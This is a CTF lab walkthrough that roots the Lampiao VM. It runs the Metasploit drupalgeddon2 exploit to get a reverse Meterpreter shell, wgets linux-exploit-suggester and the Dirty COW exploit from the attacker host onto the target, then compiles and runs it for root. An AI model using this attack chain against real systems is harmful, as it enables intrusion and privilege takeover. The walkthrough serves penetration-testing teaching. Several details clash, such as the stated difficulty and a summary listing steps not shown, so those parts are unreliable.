

Lab - Capture the Flag Walkthrough – Lampiao

Overview

In this lab, you will be shown how to gain root access to a virtual machine designed as a challenge the flag (CTF) exercise. This CTF is rated as intermediate. These walk-throughs are designed so students can learn by emulating the technical guidelines used in conducting an actual real-world pentest.

Caveat

The Lampiao VM is available as an OVA file and only works with VirtualBox. For VirtualBox users, I recommend setting both the network adapters for your Kali and Lampiao virtual machines to Bridged networking and going into the settings of your Lampiao and disabling USB support. Otherwise, you will receive the errors letting you know the VM could not be started.

The Lampiao OVA file can be downloaded [here](#).

CTF Description

Difficulty: Easy

Flags: There is one flag

DHCP: Enabled

IP Address: Automatically assigned

This image is downloaded as an OVA image which allows it to be imported into VirtualBox as an appliance. Once you download the image, you will need to extract the contents of the archive to gain access to the OVA file.

Open your VirtualBox management console and from the file menu, select; Import Appliance. Browse to the located of the extracted OVA file and x2 click it. Prior is importing the image into VirtualBox you will have an option to change the name of the image from 'vm' to 'Lampiao,' uncheck the box for USB support and change the network type to Bridged Networking.

Ensure your Kali and the target are configured for Bridged Networking.



Allow the image to be imported. Start when you are ready.

Network Enumeration

Tip!

Use ifconfig to find the IP address of your attack machine before you begin.



I'm working inside a directory located on my desktop called Lampiao. I suggest you do the same. We start the enumeration process by running netdiscover on our network to find the IP of our Target VM.

```
root@kali: ~/Desktop/lampiao
File Edit View Search Terminal Help
root@kali:~# cd Desktop/lampiao
root@kali:~/Desktop/lampiao#
```



In this example, I told netdiscover to use my eth0 interface.

```
netdiscover -i eth0
```

```
root@kali: ~/Desktop/lampiao
File Edit View Search Terminal Help
root@kali:~/Desktop/lampiao# netdiscover -i eth0
```

Very quickly, the target machine is identified as 192.168.0.30. The Kali machine is .29. Your results may differ. The target name for all these CTF targets remains PCS Systemtechnik GmbH.

```
root@kali: ~/Desktop/lampiao
File Edit View Search Terminal Help
Currently scanning: 192.168.40.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
-----
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.0.1       80:29:94:67:8e:98 1      60  Technicolor CH USA Inc.
192.168.0.26      34:97:f6:8f:0d:54 1      60  ASUSTek COMPUTER INC.
192.168.0.30      08:00:27:2a:0e:84 1      60  PCS Systemtechnik GmbH
192.168.0.27      18:31:bf:b1:5d:e3 1      60  ASUSTek COMPUTER INC.
root@kali:~/Desktop/lampiao#
```

Now that we have the target's IP address we can begin scanning for vulnerable ports and services available on the target machine. For this purpose, nmap is used.

```
nmap 192.168.0.30 -p- -sV
```

```
root@kali: ~/Desktop/lampiao
File Edit View Search Terminal Help
root@kali:~/Desktop/lampiao# nmap 192.168.0.30 -p- -sV
```

Nmap scan results

```
root@kali:~/Desktop/lampiao# nmap 192.168.0.30 -p- -sV
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-10 00:49 EDT
Nmap scan report for 192.168.0.30
Host is up (0.00017s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http?
1898/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
```

We have three ports running on the target.

SSH

SSH running is running using an updated version so trying the brute force our way over SSH would probably be a waste of time. Push this to the back of the line.

HTTP Running on Port 80

Port 80 is not open or not responding.



HTTP running on port 1898.

We have another port running an instance of HTTP.



Vulnerability Analysis

Let's access the web page using the machines IP address and port 1898. From your Kali machine, launch Firefox and in the address bar type,

<http://192.168.0.30:1898>

We are given a web application running on port 1898 with a register and login capability but trying to register fails with an error that the mail server is not working. Check it out.

Looking at the page source yielded nothing of use. Time to move on.

No mail server means no username and login will be sent. Let's minimize the browser. Let's see if dirb can identify any additional entry points.

```
dirb http://192.168.0.30:1898/
```

```
root@kali: ~/Desktop/lampiao
File Edit View Search Terminal Help
root@kali:~/Desktop/lampiao# dirb http://192.168.0.30:1898/
```

The scan takes a few minutes to run. Nothing is going on here either. Looking at the source code of the different pages yielded nothing.

```
root@kali: ~/Desktop/lampiao
File Edit View Search Terminal Help
root@kali:~/Desktop/lampiao# dirb http://192.168.0.30:1898/
-----

+ http://192.168.0.30:1898/xmlrpc.php (CODE:200|SIZE:42)
```

The directory structure does yield a possible vulnerability in the site. The site could be running a CMS (Client Management Software) application, and that could be vulnerable. Nikto can help us identify the name and the version of the application. From there, we can see if it has any known issues.



```
nikto -host http://192.168.0.30:1898
```

```
root@kali: ~/Desktop/lampiao
File Edit View Search Terminal Help
root@kali:~/Desktop/lampiao# nikto -host http://192.168.0.30:1898
```

From the Nikto scan results, we learn that the web site is using Drupal 7



```
root@kali: ~/Desktop/lampiao
File Edit View Search Terminal Help

+ Entry '/modules/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
```

If we check the CHANGELOG.txt, we further discover that the actual version for Drupal (7.54) is outdated and loaded with vulnerabilities.

We can search Metasploit to for any working exploits related to Drupal version 7.

From a command type `msfconsole`.

At the MSF prompt, search for Drupal.

```
search Drupal
```

From the search results, we see several working exploits. We need to try the latest exploit dated March of 2018.

show options

Used to verify that all the required options are properly configured.

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 192.168.0.30
rhost => 192.168.0.30
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rport 1898
rport => 1898
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options
```

Confirmation that the options are properly configured.

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 192.168.0.30
rhost => 192.168.0.30
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rport 1898
rport => 1898
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options
Module options (exploit/unix/webapp/drupal_drupalgeddon2):
  Name      Current Setting  Required  Description
  ----      -
  DUMP_OUTPUT  false           no        Dump payload command output
  PHP_FUNC    passthru        yes       PHP function to execute
  Proxies     no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS      192.168.0.30   yes       The target address range or CIDR identifier
  RPORT       1898            yes       The target port (TCP)
  SSL         false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI   /               yes       Path to Drupal install
  VHOST       no              no        HTTP server virtual host
```

Execute by running the exploit command as seen in the screenshot given below:

```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > exploit
[*] Started reverse TCP handler on 192.168.0.29:443
[*] Sending stage (38247 bytes) to 192.168.0.30
[*] Meterpreter session 1 opened (192.168.0.29:443 -> 192.168.0.30:53856) at 2019-06-10 05:11:42 -0400
meterpreter >
```

Once you have the Meterpreter prompt, Run the following commands.

shell

This is used to get the command shell of the target machine

id

This command tells the username of the current user

python -c 'import pty; pty.spawn("/bin/sh")'

This command is used to take the Python interactive shell so that we can run the commands in interactive mode

uname -a

This command will tell us the kernel version of the target machine

```
cat /etc/issue
```

This command will tell us the operating system version, which is running on the target machine. With the name of the version of OS running on the target, we look for an exploit that will help us gain root access.

```
meterpreter > shell
Process 7086 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty; pty.spawn("/bin/sh")'
$ uname -a
uname -a
Linux lampiao 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 20
16 i686 i686 i686 GNU/Linux
$ cat /etc/issue
cat /etc/issue
Ubuntu 14.04.5 LTS \n \l
$
```

To help find the right exploit for our version of Linux running on the target, we can use the Linux privilege escalation auditing tool (LES)

Change to the directory of the targets tmp directory. Use the following wget command to download and save the script the targets tmp directory.

```
wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
```

```

$ cd /tmp
cd /tmp
$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh -O les.sh
--2019-06-11 05:04:24-- https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh

2019-06-11 05:04:24 (574 KB/s) - 'les.sh' saved [79863/79863]

$

```

First, you need to change the permissions of the script so that anyone can run it and it will execute.

```

chmod +x les.sh

```

Next, you run the script using the following command:

```

./les.sh

```

```

```



The scripts show us several suggestions we can consider. This is where we need to drill down and do our research. Most of these suggestions would require trial and error until at last, we find one that works.

You can search the Internet and get plenty of feedback on the `dirtycow 2` exploit and why it is the one we have chosen to use.

We next need to download and compile the exploit.



From your Kali terminal, open a browser and download the following exploit to your working directory located on the desktop. (Once the download completes, you can go into the downloads directory and move the exploit over to your working directory.)

<https://www.exploit-db.com/exploits/40847>



On your Kali machine, inside your working folder, start a simple HTTP server using the following python code.

```
python -m SimpleHTTPServer 80
```

On the target machine, change directory to the server's `/tmp` (universal writable) directory.

We next need to use the wget command to copy of the exploit form our Kali machine to the tmp directory of the target. From the shell prompt of the target, still inside the tmp directory, type the following command.

```
wget http://192.168.0.29/40847.cpp
```

```
$ wget http://192.168.0.29/40847.cpp
wget http://192.168.0.29/40847.cpp

$
```

Since the exploit is in the .cpp format we will next need to compile and execute the exploit; there were specific commands given in the code of the exploit.

Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/etc/passwd Method)

EDB-ID: 40847	CVE: 2016-5195	Author: GABRIELE BONACINI	Type: LOCAL	Platform: LINUX	Published: 2016-11-27
EDB VERIFIED: ✓		EXPLOIT: 📄 / {}		VULNERABLE APP: 📄	

```
// EDB-Note: Compile: g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
// EDB-Note: Recommended way to run: ./dcow -s (Will automatically do "echo 0 > /proc/sys/vm/dirty_writeback_centisecs")
//
// -----
// Copyright (C) 2016 Gabriele Bonacini
```

```
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
```

```
$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dcow 40847.cpp -lutil
$
```

This created a script called dcow that will launch the exploit and give us root access.

```
$ ls
ls
40847.cpp dcow
$
```

Run the command:

```
./dcow -s
```

```
$ ./dcow -s
./dcow -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

```

Summary

This CTF was not all that difficult. It had its moments, and it took me two days of trial and error to finally get to the root, but it was enjoyable.

One thing you must not do is blame the lab every time something does not work as you think it should. Keep your head, walk away, drink a cool one, and let your head clear. Once your ready for round 2, put back on the gloves and get back in the ring and start duking it out.

In this CTF, we learned the following methodology.

- Network scanning
- Directory brute-force attack
- Abusing HTTP web directories
- Compromise confidential
- Spawn tty shell (ssh login)
- SUID privilege escalation
- Get root access and capture the flag

Regards –

Prof. K
